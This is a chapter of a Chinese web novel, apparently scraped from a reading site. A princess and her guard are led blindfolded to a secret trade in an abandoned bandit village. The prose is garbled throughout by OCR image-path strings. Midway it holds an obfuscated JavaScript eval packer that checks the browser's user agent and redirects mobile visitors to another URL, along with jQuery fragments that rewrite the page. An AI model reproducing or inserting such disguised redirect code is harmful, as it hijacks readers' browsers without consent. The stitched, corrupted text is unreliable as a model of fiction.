17. 探寻树兰村

作品:《长公主她不服

    听柒来报,徐三开始行动,姒云稷坐在闲来居外的茶馆,她想看看影一是怎么被带出去的。


    朝霞从天边晕开,半座城池沐浴之下,带着和煦的暖意。


    人们开始复工,拿着东西忙忙碌碌讨新年的生计。


    杯中的茶水放凉,小厮续了三次水,依然不见有人出来。


    闲来居伫立着,宁静安详,什么事都没有发生。


    只是没看见徐三,丁强丁磊以及影一。


    只怕事情已经发生,姒云稷往桌上放下两枚铜钱,转身出去。街角的另一头,钟玲珑忽然顿住脚步,她怔愣一瞬,缓缓说道:“阿烛,我好像看见阿祁了。”


    “在哪里?”温南烛急忙去看,街上人影攒动,可始终没有那个熟悉的身影。


    温南烛失落,眼中的欣喜瞬间消散,“可能是看错了,我们走吧。”


    “怎么可能,不会错的。”钟玲珑一把握住他的胳膊,坚定道:“绝对是阿祁,我们去看看。”


    “阿祁怎么会在这里?我们要快些去京城。”


    “找了就知道了,不差这一会。”钟玲珑拉着人就往前走。


    姒云稷绕过两条街巷,走上一间阁楼,扶着栏杆向下眺望,看到两个急匆匆的身影。


    落寞从她眼中划过,很快恢复平静,她能理解三人的感情,也知道钟玲珑和温南烛心中的牵绊和记挂,但不能将两人置于危险中,其次,她更怕因为他们的出现,让自己身份存疑,从而产生麻烦。


    所以不管从什么角度,她都不能和两人在一起。


    微风拂过鬓角的发丝,飘忽在眼前,将她心里的微妙的寂寥吹散。


    “影九。”房檐后立即出现一道黑影,影九俯身跪地,“参见殿下。”


    “寻些事情,将二人支走,远离京城。”


    “属下遵命。”影九朝着那两道身影离去。风卷残云,日暮西斜,喧杂的人群来往接壤,各种声音不绝入耳。


    听柒道:“殿下,徐三传信,要我们去树兰村进行交易。”


    “树兰村?那是何地?”望着即将落下的残阳,姒云稷回神。


    听柒递出卷轴中的地图,指着襄城外不远处却隐在密林中的一处村落说,“就是这里,属下去看过,不过是个寻常村子,狭小破败,不知为何要在这种地方交易?”


    “给我准备好帷帽,我亲自去看看。”


    “属下这就去准备。”听柒脚下生风,快速离开。


    姒云稷握着那张地图仔细看,襄城还是从前的样子,交通发达,四处商人不断往来,而树兰村错落的位置,怎么瞧都觉得有些熟悉。


    指尖划过麻纸上的每一处地标,最后停在树兰村的位置,她想起来了。


    四年前,那伙山匪的寨子就建在这里,四处高,中间低,进入的地方只有一道峡口,是天然的庇护所。


    并且这里靠近襄城,劫掠方便,近来她在城中也听到不少关于这山匪的事情。


    传言那些山匪死在山寨中,冤魂不散,成了冤魂豖,有人曾在附近路过,看到白日里消弭破败的村子灯火通明,歌舞升平,是那些死去的废土出来享受。自那以后再没有人去过那里,虽然改名叫树兰村,但村子里没有一个人。


    对此说法,姒云稷嗤之以鼻,穷凶极恶的匪徒何来冤魂,必然是有人搞事。


    今日去看看想必一切都会真相大白。


    暮色将至,闲来居的丁强前来引路,他穿着黑蓝色的马褂,乔装一番,与平日的样子大相径庭。


    听柒作为散布消息的卖家,自然是与丁强见过的。


    可跟在他身后的姒云稷是丁强没见过的,当即脸色一变,谨慎道:“这是?”


    “我家主子,你找的什么人,我们主子必然要过目,若不是阴时子,有你好看。”听柒睨他一眼,眼神冰冷,带着无尽的威压。


    丁强被他的气势吓到,背脊弯下半截,声调不自觉放低:“你最好确定不会出事。”“做你自己的事情。”听柒抛去一记眼神,丁强觉得后颈一冷,转头套好缰绳,坐在破败的马车上。姒云稷脚步顿在原地,听柒上下打量一番,嫌弃道:“你要我家主子做这种东西?”


    “做见不得人的生意,还想要金瓜钺斧,全副銮驾,全城欢送。”丁强毫不客气的讽刺。


    他做事莽撞,不管什么人,有话从来都是直说。


    闻听此言的听柒气的牙痒痒,她握紧手中的剑柄,恨不得把他削成十块。


    “罢了。”姒云稷一把按住他,轻声道。她不想节外生枝,尽快做完正事。


    听柒后退一步,恢复往的日冷静沉稳,站在姒云稷身旁,伸出胳膊。


    姒云稷素白的双手落在他结实有力的胳膊上,撑着胳膊她走上马车。


    马车帘子合上,听柒坐到丁强旁边,马子本就小,两个人挤在一起,格外局促。


    丁强满脸不耐,用嫌恶的神色看向听柒,似乎在说:不进去,在这里干什么?听柒不去看他,扬起手中的配剑,“啪”的一声,剑鞘抽在马身上,马儿瞬间不受控制的向前跑。


    突如其来的前进搞的丁强猝不及防,他只得手忙脚乱的握住缰绳去勒马。


    马车穿过人影稀薄的街道,顺利出城。


    姒云稷本想朝外看看,但马车内部四面封闭,并没有留出缝隙。


    密闭的环境让她浑身不适,索性挑起马车前面的帘子向外看。


    “欸”丁强又不高兴,不满的发出声音。听柒手中用力,不经意的用剑鞘打在他身上,丁强吃痛的喊出来,本想责怪的话在嘴边没说出来。


    听柒冷哼一声,道:“专心赶车”他最见不得别人对自家殿下指指点点,若不是她为了大局,哪里轮的到这种不三不四的人给她赶车,不知好歹。


    姒云稷看着外面,最初走在官道上,但很快,丁强便轻车熟路的拐入一条小道。


    道路狭长,只够这一辆小车穿过,两旁长满荆棘树,干枯的树枝张牙舞爪,在暮色中尤为恐怖。仔细聆听,还能听到周围一些不知名的声音,噗噗簌簌的响动。


    丁强似乎对这条路极为熟悉,尽管没有灯笼,他也能娴熟的驾车。


    车子驶过半柱香的功夫,在荒凉的空地中,丁强忽然勒住缰绳,逼停马车。


    “你们下来?”他强硬的命令道。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16981705|193551||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    /p>


    而在他说话的时候,听柒的剑已经横在他脖子上,“不知死活的东西。”


    丁强也是个硬骨头,应当一早就看不惯听柒,直接横眉一竖,“你今天要是杀了我,就等着我死在这里。”


    “我是卖家,你同我做生意便是这副样子?”听柒也是气笑了,不知眼前人是愚昧无知,还是狂妄至极,对着自己位高权重的卖家这副样子。


    “我只知道做生意是你来我往,各取所需,想要继续就得遮住眼睛。”丁强仰起脖子,一副不怕死的样子,给听柒整不会了。


    他抬眼看向姒云稷,姒云稷不想与这蠢人多做争辩,缓行两步上前,轻声道:“小柒,听他的。”听柒立即松手,丁强还瞪他一眼,从怀中掏出两根黑布条。


    “我自己来。”听柒劈手夺过布条,不想让他的脏手触碰自己。


    姒云稷也拿过一条黑布,背过身自己系,她能感觉到丁强对自己的恶意,所以她的身份现在决不能暴露。


    系好布条,丁强才重新让他们上车,车子向前,失去眼睛便能清晰的感知到下面的颠簸,地下道路崎岖不平,石子凹凸。


    姒云稷凭借着先前的回忆,自己摸索着这条小路,这里必然会抵达一个暗室之类的地方。


    车子继续向前行驶一柱香,最终停下来,丁强将两人引下来,牵着她们向前。


    面前的路很窄,总能磕磕绊绊的碰到其他东西,弯弯绕绕走了很快,才停下来。丁强丢下她们只留了一句话,“在这等着。”


    一股寒意从衣领灌入,姒云稷解下眼睛上的黑布条,映入眼帘的竟是一间雅致的房子。


    陈设在屋中的东西温丽,花梨木梳背椅、胡桃木螭纹小案、床榻上铺着暗红织锦毯,小案的角落还燃着清雅的熏香。


    这些东西算不得多精贵,但绝不该出现在树兰村这样一个被荒废的村子,还被打理的这么好。


    “殿下,这与属下之前来看的完全不一样,他们是不是转移地点了。”听柒看的目瞪口呆,之前她来,看到的树兰村只是一个被荒废的村寨,萧条不已。


    “先看看。”姒云稷朝着门口看去,隐约间有丝竹之声,飘荡的靡靡之音像是花天酒地的地方。


    她坐回椅子上,整理好自己的衣服和帷帽,等着人来。


    很快,门口传来轻响,有人推门而入。


    是徐三,他挺着自己的大肚子,豪迈的走进来。


    “二位就是万事阁的人?”他脸上挂着笑意,但更像是戴在脸上的假面,虚伪不真实。


    “钱已经准备好了,人呢?”听柒问。


    徐三继续笑眯眯的说:“人自然准备好了,只是不知你们要这阴时子做什么?”


    “你只管拿钱走人,管这么多做什么?”听柒不悦蹙眉。徐三坐在姒云稷旁边,对着她说道:“听说万事阁无所不能,小人也有一件事求你。”


    “万事阁还没有以物换物的道理。”


    “小人愿意交钱。”徐三急道。


    可姒云稷偏偏说了两个字:“不做。”


    “你,为何不做?”“你该清楚万事阁的规矩,没有万两黄金不做生意。”